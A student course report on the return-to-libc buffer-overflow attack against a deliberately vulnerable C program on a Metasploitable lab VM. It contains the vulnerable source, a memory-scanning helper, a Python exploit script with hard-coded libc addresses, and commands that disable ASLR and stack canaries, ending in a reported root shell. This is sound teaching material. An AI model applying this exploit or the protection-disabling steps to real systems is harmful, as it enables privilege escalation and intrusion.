COMPSCI 590 Computer Security Final Project

Yuege Chen Ziming Sheng

April 21, 2019

Abstract

Nowadays, computers serve as the primary media to store all kinds of data. In order to get access to unauthorized data, attackers constantly pull off attacks toward victim machines. One type of the major attack is launched by exploiting the overflown buffer. By overrunning the buffer, the attacker can inject malicious executable shell code into the target program as input. Some operating systems use non-executable stacks to avoid this problem. However, one variation of this kind of attack, named return-to-libc attack, can ignore the non-executable stack restriction and lanch attack by utilizing the standard C library (libc) functions. In this project, we successfully developed a return-to-libc attack to exploit the vulnerability and finally to gain the root shell privilege of a Linux virtual machine.

1 Introduction

In traditional buffer-overflow attack, attackers inject malicious shell code into target programs through malformed inputs. Once the vulnerable program execute the code, its stack will be overwritten. Instead of reading in input values, the vulnerable program will execute code prepared by attackers. Some operating systems use non-executable stacks to avoid this problem. Once the program wants to execute shell code stored on the stack, it will cause program failure. However, this protection is not perfect. One variation of the buffer-overflow attack, named return-to-libc attack can still succeed given a non-executable stack.

The major difference between return-to-libc attack and traditional buffer-overflow attack is that instead of relying on the executable shell code injected through input, return-to-libc attack causes the vulnerable program jump to code that already loaded into memory. The most common target is libc (C standard library) because it provides a standard runtime environment for programs written in C programming language. Since the called function pointed by the address on the stack is no longer located on the stack, therefore the malicious code can bypass the non-executable stack restriction and execute smoothly.

In this final project report, we will introduce some common buffer overflow protection mechanisms in the background section, followed by the methodology section illustrating steps taken to exploit return-to-libc attack. Finally, in the experiment section we will present outputs and results from the return-to-libc attack we launched.

2 Background

From the previous section we know that a typical buffer-overflow attack overruns buffer boundaries. Therefore, it overwrites adjacent memory locations. Given this nature of buffer-overflow attacks, one possible protection against it is to have randomized addresses. Address Space Layout Randomization (ASLR) is such a technique that allocate randomized address when a program starts. This technique makes the buffer-overflow attack more difficult because it is harder to consistently jump to any given address from random addresses.
Another commonly used mechanism to protect against buffer-overflow attacks is by using canaries. Once the buffer is overflown, the random canary will be the first to be corrupted. An alert will rise upon the failure of canary data verification. Hence, stack canaries could detect such buffer-overflow before malicious code being executed.

3 Methodology

We will do our exploit on a Metasploitable Virtual Machine, which is available at `https://sourceforge.net/projects/metasploitable/`. Metasploitable is a Linux virtual machine which is intentionally configured to be vulnerable. This VM can be used to conduct security training, test security tools, and practice common penetration testing techniques.

3.1 Turn off address-space layout randomization

On the Metasploitable, we first need to turn off the address-space layout randomization.

3.2 Launch stack buffer-overflow attack

In particular, we will achieve this stack-buffer-overflow attack explore a vulnerable binary on Metasploitable called vuln.c. Its detailed codes are as follows:

```
#include <stdio.h>
#include <string.h>
```

```
int main(int argc, char* argv[]) {

  char buf[256];

  strcpy(buf, argv[1]);
  printf("Input: %s\n", buf);

  return 0;
}
```

As you see, this is a simple c program with a very obvious buffer overflow vulnerability. To gain shell access, what we need to do is simply overwrite the buffer with superfluous input which contains the addresses of system(), exit() and a pointer to “bin/sh”. The reason for including address of exit() is for a graceful termination of the program, instead of running to Segfault.

3.3 Find addresses of libc functions and shell

To get the addresses of system() and exit() is easy, just run into any gdb session and pause it. Since all of system(), exit() and bin/sh are located in libc, we can just use “print system” and “print exit” to get the addresses of them. We write a helper function to find its address.

```
#include <string.h>

int main(int argc, char* argv[]){

        char s[] = "/bin/sh";
        char *p = (char *) 0xb7ec2990;

        while (memcmp(++p,s,sizeof s));

        printf("%s\n", p);
        printf("%p\n", p);
        return 0;
}
```

However, getting the pointer to “bin/sh” is a little bit tricky. The reason is that the address of “bin/sh” is located inside libc as well. It is either located before system() or after it. Therefore, we

can try to loop around the areas and compare the memory area of length of “bin/sh” to find a match with “bin/sh”.

After we have gained all three addresses we need, we are ready to code a separate Python program to launch our attack. Specifically, the shellcode we use should be corresponding to the following format: JUNK * 260() + address to system() + address to exit() + address to /bin/sh.

```
import struct
import subprocess

system ="\x90\x29\xec\xb7"
exit   ="\xb0\x7f\xeb\xb7"
binsh  ="\xce\x63\xfb\xb7"


buf = "A"*260
buf += system
buf += exit
buf += binsh

subprocess.call(["./vuln2", buf])
```

The Junk is just placeholder to fill in the buffer. Since buffer is of 256 bytes, the return address should at 4 bytes higher than buf[256], that is why Junk of 260 bytes. Then, the address of system is right next to the Junk. Now, the stack will return to the address where system() locates and call this function. Note here, the argument of system(): “bin/sh” is placed after address of exit(), which is somewhat different from our common sense. The reason is simple, stack frame dictates the order of function call, return address and parameters as: function address, return address, parameters. Thus, to avoid Sigfault, the address of exit() should be placed right after system().

4 Experiment

Step 1: Use command: sudo bash −c "echo 0 > /proc/sys/kernel/randomize_va_space" to disable address space layout randomization.

Step 2: Run a gdb session and pause to find address of system() and exit(). As shown in the figure, the addresses of system() and exit() are “0xb7ec2990” and “0xb7eb7fb0” respectively.

Step3: Run the helper function **find.c** (shown in Section 3) to find the address of bin/sh.



Figure 1: Disable address space layout randomization



Figure 2: Retrieve addresses of system() and exit()

Step 4: Prepare the shell code.

The overflown buffer was prepared as:

JUNK * 260 + address to system() + address to exit() + address to /bin/sh

We programed a Python program to construct the shell code and called a subprocess to lauch the vulnerable program. The code is shown as follow:

Note here, it's a LIFO structure in the stack. It grows downward in memory (from higher address space to lower address space) as new function calls are made. Thus, in the program, the addresses of system(), exit(), bin/sh are reversed, e.g., "\x90\x29\xec\xb7" is the reverse of address of system() – "0xb7ec2990".

Step 5: Launch attack.

Figure 3: Retrieve address of shell

```python
import struct
import subprocess

system ="\x90\x29\xec\xb7"
exit   ="\xb0\x7f\xeb\xb7"
binsh  ="\xce\x63\xfb\xb7"


buf = "A"*260                   # Junk
buf += system                   # call to system()
buf += exit                     # fake return
buf += binsh                    # /bin/sh

subprocess.call(["./vuln2", buf])

```

Figure 4: exploit.py

Finally, we are ready to launch the attack. But first, we need to disable the canaries by compiling the vulnerable program by "gcc −g −fno−stack−protector −mpreferred−stack−boundary=2 −o vuln2 vuln2.c". Then execute **exploit.py**.

Succeed. Our exploit works. The vulnerable program spawns us a shell. We can even get a root shell by change owner and permissions of vulnerable program.

5 Conclusion

In this project, we have carefully examined the theory behind one type of the major attack in Computer Security, the buffer-overflow attack. After acknowledging the limitation of the traditional buffer-overflow attack, we explored one variation of it, namely, the return-to-libc attack. Different from other buffer-overflow attacks, return-to-libc attack causes the vulnerable program jump to



Figure 5: Shell spawn from the vulnerable program



Figure 6: Acquire root privilege

some existing executable code loaded into memory. In order to understand the detailed mechanism behind the scene, we conducted an experiment to exploit the vulnerability and finally to gain the root privilege of a Metasploitable Virtual Machine.

6 Future Work

In this project, we exploited the stack smashing attack using return-to-libc method with canaries and ASLR disabled. However, as Prof. Magg pointed out, it is possible to even beat address-space layout randomization. We plan to learn more about this type of attack and try to launch such attack with ASLR disabled by tricking a vulnerable server into revealing the location at which libc functions are loaded.